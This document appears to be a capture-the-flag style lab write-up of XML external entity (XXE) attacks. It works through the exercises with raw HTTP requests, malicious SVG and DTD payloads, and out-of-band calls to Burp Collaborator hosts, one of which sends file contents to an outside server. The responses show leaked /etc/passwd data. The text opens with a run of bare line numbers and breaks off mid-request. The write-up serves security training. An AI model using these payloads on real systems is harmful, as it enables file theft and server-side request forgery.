1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
202



=====

## File upload attack with malicious XML data.

=====

I found a page where one can add the attachment in comment section has an avatar which is then displayed in main page under comment session along with the upload file as a Avatar/Profile picture.

So, I uploaded a normal profile picture in a format of SVG and when intercepted. I found that XML format was generated which was carrying the image data such height and width. So, to check and exploit the XXE vulnerability. I declared one entity which was calling the hostname and get parsed in XML call at &xxe;

Refer below artifact for same.

---

### Leave a comment

Comment:

Name:

Avatar:

No file chosen

Email:

Website:

Request

PrettyRawHex

```
19 https://academy.web-security-academy.net/post?postId=3
20 Accept-Encoding : gzip, deflate
21 Connection : close
22
23 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
24 Content-Disposition : form-data ; name="csrf "
25
26 ozOaUziDGw3hoGnJCKeJ94gkBZ8gvYE3
27 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
28 Content-Disposition : form-data ; name="postId "
29
30 3
31 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
32 Content-Disposition : form-data ; name="comment "
33
34 Hi
35 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
36 Content-Disposition : form-data ; name="name "
37
38 Test1
39 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
40 Content-Disposition : form-data ; name="avatar "; filename="abc.svg "
41 Content-Type : image/svg+xml
42
43 <?xml version="1.0" standalone="yes"?>
44 <!DOCTYPE test [ <ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
45 <svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
46 xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
47 <text font-size="16" x="0" y="16">xxe;</text>
48 </svg>
49 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
50 Content-Disposition : form-data ; name="email "
51
52 abc@abc.com
53 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
54 Content-Disposition : form-data ; name="website "
55
56
57 -----WebKitFormBoundaryBKqNK2cabYH6Pr4w
58
```

Response


PrettyRawHexRender

```
1 HTTP/1.1 302 Found
2 Location : /post/comment/confirmation?postId=3
3 Connection : close
4 Content-Length : 0
5
6
```

```

57 </div>
58 <hr>
59 <h1>Comments</h1>
60 <section class="comment">
61   <p>
62      Martin O&apos;Beans | 23 April 2022
63   </p>
64   <p>Brilliant. Great read. Now, join my cult for more information on how to save your soul.</p>
65   <p></p>
66 </section>
67 <section class="comment">
68   <p>
69      Si Test | 24 April 2022
70   </p>
71   <p>My wife said she&apos;s not happy, I told her your blogs would cheer her up, she said I didn&apos;t understand what she meant.</p>
72   <p></p>
73 </section>
74 <section class="comment">
75   <p>
76      Bob Forapples | 26 April 2022
77   </p>
78   <p>First class, as always.</p>
79   <p></p>
80 </section>
81 <section class="comment">
82   <p>
83      Mike Groin | 28 April 2022
84   </p>
85   <p>Have you ever thought of writing professionally?</p>
86   <p></p>
87 </section>
88 <section class="comment">
89   <p>
90      Sam Sandwich | 30 April 2022
91   </p>
92   <p>Are you related to Mike?</p>
93   <p></p>
94 </section>
95 <section class="comment">
96   <p>
97      Test1 | 14 May 2022
98   </p>
99   <p>Test</p>
100   <p></p>
101 </section>
102 <section class="comment">

```



Yes, when by clicking on that link I was able to retrieve my image file which was carrying requested data.

## Blind XXE with out-of-band interaction

Same has first LAB I tried to make a traditional XXE script and when the request was sent, I was not able to get any response.

So just to confirm the same I tried burp collaborator client to generate a fake and temporary domain and same was submitted in the request and now this time. I was able to find the DNS & HTTP hit's on burp collaborator client which confirms the presence of SSRF which was exploited using security misconfiguration (XXE)

Attached below artifact for same.

The screenshot displays two windows from the Burp Suite application. The left window shows an HTTP request in 'Pretty' format. The request is a POST to `/product/stock` with a `Host` header pointing to `acb51f901f0c597ac03ac68b00370011.web-security-academy.net`. The request body is an XML document with a `<stockCheck>` root element containing a `<productId>` element with the value `xxx`. The right window shows the HTTP response in 'Pretty' format, which is a `400 Bad Request` with a `Content-Type` of `application/json` and a body containing the message `"Invalid product ID"`. Below these windows is the 'Burp Collaborator client' interface. It includes a 'Generate Collaborator payloads' section with a 'Number to generate' of 1 and a 'Copy to clipboard' button. The 'Poll Collaborator interactions' section shows a table of captured interactions:

#	Time	Type	Payload	Comment
1	2022-May-14 06:53:29 UTC	DNS	uigw4kw120vgjkk3d4lbhiskjg9ey	
2	2022-May-14 06:53:29 UTC	DNS	uigw4kw120vgjkk3d4lbhiskjg9ey	
3	2022-May-14 06:53:29 UTC	HTTP	uigw4kw120vgjkk3d4lbhiskjg9ey	

## Blind XXE with out-of-band interaction via XML parameter entities

Tried making a traditional XXE call but this time it was getting refused stating entities are not allowed which confirms that parameter product id was validated before making a request.

**Request**

```
1 POST /product/stock HTTP/1.1
2 Host: ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net
3 Cookie: session=FDjC2vj6dYmTLEJygmLtxVqo7uvDlnrR
4 Content-Length: 214
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net/product?id=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [<!ENTITY xxe SYSTEM
22 "http://mxn8jzq6n4w9l9wvpv3w0hvcu30toi.burpcollaborator.net"> ]>
23 <stockCheck>
24 <productId>
25 <xxe;
26 </productId>
27 <storeId>
28 1
29 </storeId>
30 </stockCheck>
```

**Response**

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 47
5
6 "Entities are not allowed for security reasons"
```

So, I made a call within the ENTITY now instead of denied the error message was XML parsing error which confirms attempt to parse was performed.

As there was no such information in error. So, I tried using burp collaborator client to confirm the hit's and yes I was right it was a blind XXE.

**Request**

```
1 POST /product/stock HTTP/1.1
2 Host: ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net
3 Cookie: session=FDjC2vj6dYmTLEJygmLtxVqo7uvDlnrR
4 Content-Length: 225
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace01fde1e842c2dc17a04f4005e004f.web-security-academy.net/product?id=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM
22 "http://g1ikjmfkey90qz13b1r7cehb8hz50.burpcollaborator.net"> %xxe; ]>
23 <stockCheck>
24 <productId>
25 1
26 </productId>
27 <storeId>
28 1
29 </storeId>
30 </stockCheck>
```

**Response**

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 19
5
6 "XML parsing error"
```

**Burp Collaborator client**

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own payloads will appear below.

**Generate Collaborator payloads**

Number to generate: 1  ☒ Include Collaborator serv

**Poll Collaborator interactions**

Poll every 60 seconds

#	Time	Type	Payload
1	2022-May-14 07:49:18 UTC	DNS	g1ikjmfkey90qz13b1r7cehb8hz50
2	2022-May-14 07:49:18 UTC	DNS	g1ikjmfkey90qz13b1r7cehb8hz50
3	2022-May-14 07:49:18 UTC	HTTP	g1ikjmfkey90qz13b1r7cehb8hz50

## XXE using Exploit server

Drafted a XXE inside a exploit URL calling burp collaborator client and passed the same in XML format within the request and it worked.

In return we found a call was made by server and we found the IP as well from where this request was made(END server).

### Craft a response

URL: <https://exploit-ac351f931fb6068bc030339901270024.web-security-academy.net/exploit.dtd>

HTTPS



File:

/exploit.dtd

Head:

HTTP/1.1 200 OK  
Content-Type: text/plain; charset=utf-8

Body:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://a7il5hm5zunnxfih0amquaim2d84wt.burpcollaborator.net?x=%file;'">
%eval;
%exfil;
```

**Request**

1 POST /product/stock HTTP/1.1  
2 Host: ac011f361f8306a7c0a33370075004d.web-security-academy.net  
3 Cookie: session=K26qTW6chmbg1Mgzm6TWg0Q6pIPCav3  
4 Content-Length: 252  
5 Sec-Ch-Ua: "Mot A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"  
6 Sec-Ch-Ua-Mobile: 70  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36  
8 Sec-Ch-Ua-Platform: "Windows"  
9 Content-Type: application/xml  
10 Accept: \*/\*  
11 Origin: https://ac011f361f8306a7c0a33370075004d.web-security-academy.net  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer: https://ac011f361f8306a7c0a33370075004d.web-security-academy.net/product?productId=1  
16 Accept-Encoding: gzip, deflate  
17 Accept-Language: en-US,en;q=0.9  
18 Connection: close  
19  
20 <?xml version="1.0" encoding="UTF-8"?>  
21 <!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM  
22 "https://exploit-ac351f931fb6068bc030339901270024.web-security-academy.net/exploit.dtd"> %xxe; ]>  
23 <stockCheck>  
24 <productId>  
25 1  
26 </productId>  
27 <storeId>  
28 1  
29 </storeId>  
30 </stockCheck>

**Response**

1 HTTP/1.1 400 Bad Request  
2 Content-Type: application/json; charset=utf-8  
3 Connection: close  
4 Content-Length: 19  
5  
6 "XML parsing error"

**Burp Collaborator client**

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that payloads will appear below.

**Generate Collaborator payloads**

Number to generate: 1 Copy to clipboard ☒ Include Collaborator server location

**Poll Collaborator interactions**

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2022-May-14 08:36:59 UTC	DNS	a7il5hm5zunnxfih0amquaim2d84w...	
2	2022-May-14 08:36:59 UTC	DNS	a7il5hm5zunnxfih0amquaim2d84w...	
3	2022-May-14 08:36:59 UTC	HTTP	a7il5hm5zunnxfih0amquaim2d84w...	

**Description** DNS query

The Collaborator server received a DNS lookup of type A for the domain name **a7il5hm5zunnxfih0amquaim2d84wt.burpcollaborator.net**

The lookup was received from IP address 3.251.104.199 at 2022-May-14 08:36:59 UTC.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

### Generate Collaborator payloads

Number to generate:   ☒ Include Collaborator server location

### Poll Collaborator interactions

Poll every  seconds

#	Time	Type	Payload	Comment
1	2022-May-14 08:36:59 UTC	DNS	a7il5hm5zunxfih0amqauim2d84w..	
2	2022-May-14 08:36:59 UTC	DNS	a7il5hm5zunxfih0amqauim2d84w..	
3	2022-May-14 08:36:59 UTC	HTTP	a7il5hm5zunxfih0amqauim2d84w..	

Description

Request to Collaborator

Response from Collaborator

PrettyRawHex

1 GET /?x=19ca5d33b0ded HTTP/1.1

2 User-Agent : Java/17.0.1

3 Host :

4 a7il5hm5zunxfih0amqauim2d84wt.burpcollaborator.net

5 Accept : text/html, image/gif, image/jpeg, \*; q=.2,

6 \*/\*; q=.2

7 Connection : keep-alive

Inspector

Request Attributes 2

Request Query Parameters 1

Request Headers 4

## Exploiting blind XXE to retrieve data via error messages

Steps are same as above but this time I have made my own DTD (Document Type Definition) link leading to disclose internal data.

We passed this DTD link in request body to make an end server call on behalf of us.

exploit-acab1f021eee77c3c145010201ff00ac.web-security-academy.net/exploit.dtd

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'">
%eval;
%exfil;
```

Request

PrettyRawHex

```
1 POST /product/stock HTTP/1.1
2 Host: ac3a1fb51e517730c17001d200f1006c.web-security-academy.net
3 Cookie: session=m4n6GgPLZejvipqzsHFVBwvTAF5Tp3Vy
4 Content-Length: 244
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Like Gecko) Chrome/101.0.4951.67 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ac3a1fb51e517730c17001d200f1006c.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac3a1fb51e517730c17001d200f1006c.web-security-academy.net/product?productI
16 d=1
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 <?xml version="1.0" encoding="UTF-8"?>
22 <!DOCTYPE foo [<ENTITY % xxe SYSTEM
23 "https://exploit-academyf021ee77c3c145010201ff00ac.web-security-academy.net/explo
24 it.dtd"> %xxe;]>
25 <stockCheck>
26 <productId>
27 1
28 </productId>
29 <storeId>
30 1
31 </storeId>
32 </stockCheck>
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1335
5
6 "XML parser exited with non-zero code 1: /invalid/root:x:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
32 ,
33 ,
34 /var/lib/misc:/usr/sbin/nologin (NoSuch file or directory)
35 "
```

## Exploiting XXE to retrieve data by repurposing a local DTD

Made a local DTD with multiple XXE call which lead to exited error and got the sensitive data in error format.

Request

PrettyRawHex


```
1 POST /product/stock HTTP/1.1
2 Host: ac8d1f8a1fc2b457c08a24ea008f000e.web-security-academy.net
3 Cookie: session=559jhwH8RE61oy9AUNCA0qmt40kNK7j
4 Content-Length: 427
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko)
8 Chrome/101.0.4951.67 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://ac8d1f8a1fc2b457c08a24ea008f000e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac8d1f8a1fc2b457c08a24ea008f000e.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE message [
22 <ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
23 <ENTITY % ISOoamso '
24 <ENTITY %x25; file SYSTEM "file:///etc/passwd">
25 <ENTITY %x25; eval "<ENTITY %x26;#x25; error SYSTEM %x27;file:///nonexistent/%x25;file;%x27;>
26 %">
27 &#x25;eval;
28 &#x25;error;
29 '
30 %local_dtd;
31 ]>
32 <stockCheck>
33 <productId>
34 1
35 </productId>
36 <storeId>
37 1
38 </storeId>
39 </stockCheck>
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1335
5
6 "XML parser exited with non-zero code 1: /nonexistent/root:x:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
32 ,
33 ,
34 /var/lib/misc:/usr/sbin/nologin (NoSuch file or directory)
35 "
```

While going through the Vulnerable Lab URL i.e., /xxe/00.php. I have encountered an error stating that make a POST request along with the given XML body having cheese and cheeseType tag.



```
<cheese>
  <cheeseType>Test</cheeseType>
</cheese>
```

Intercepted request.

So, I called the XXE inside the specified XML body leading to generate a call/request from internal server to the specified burp domain.

DNS & HTTP response in burp client confirm the same.

Attached artifact for same.

### Request

[Pretty](#)
[Raw](#)
[Hex](#)

```

1 POST /XXE/00.php HTTP/1.1
2 Host: hackxpert.com
3 Cookie: _ga=GA1.1.906743202.1652592981 ; _ga_8L642BYXOM=GS1.1.1652592981.1.1.1652594673.0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18 Content-Length: 202
19
20 <?xml version="1.0" encoding="UTF-8">
21 <!DOCTYPE test [<!ENTITY %xxe SYSTEM "http://uig9fmbprafsxeh1obsiz1wzn5dt2.burpcollaborator.net" >]>
22 <cheese>
23 <cheeseType>
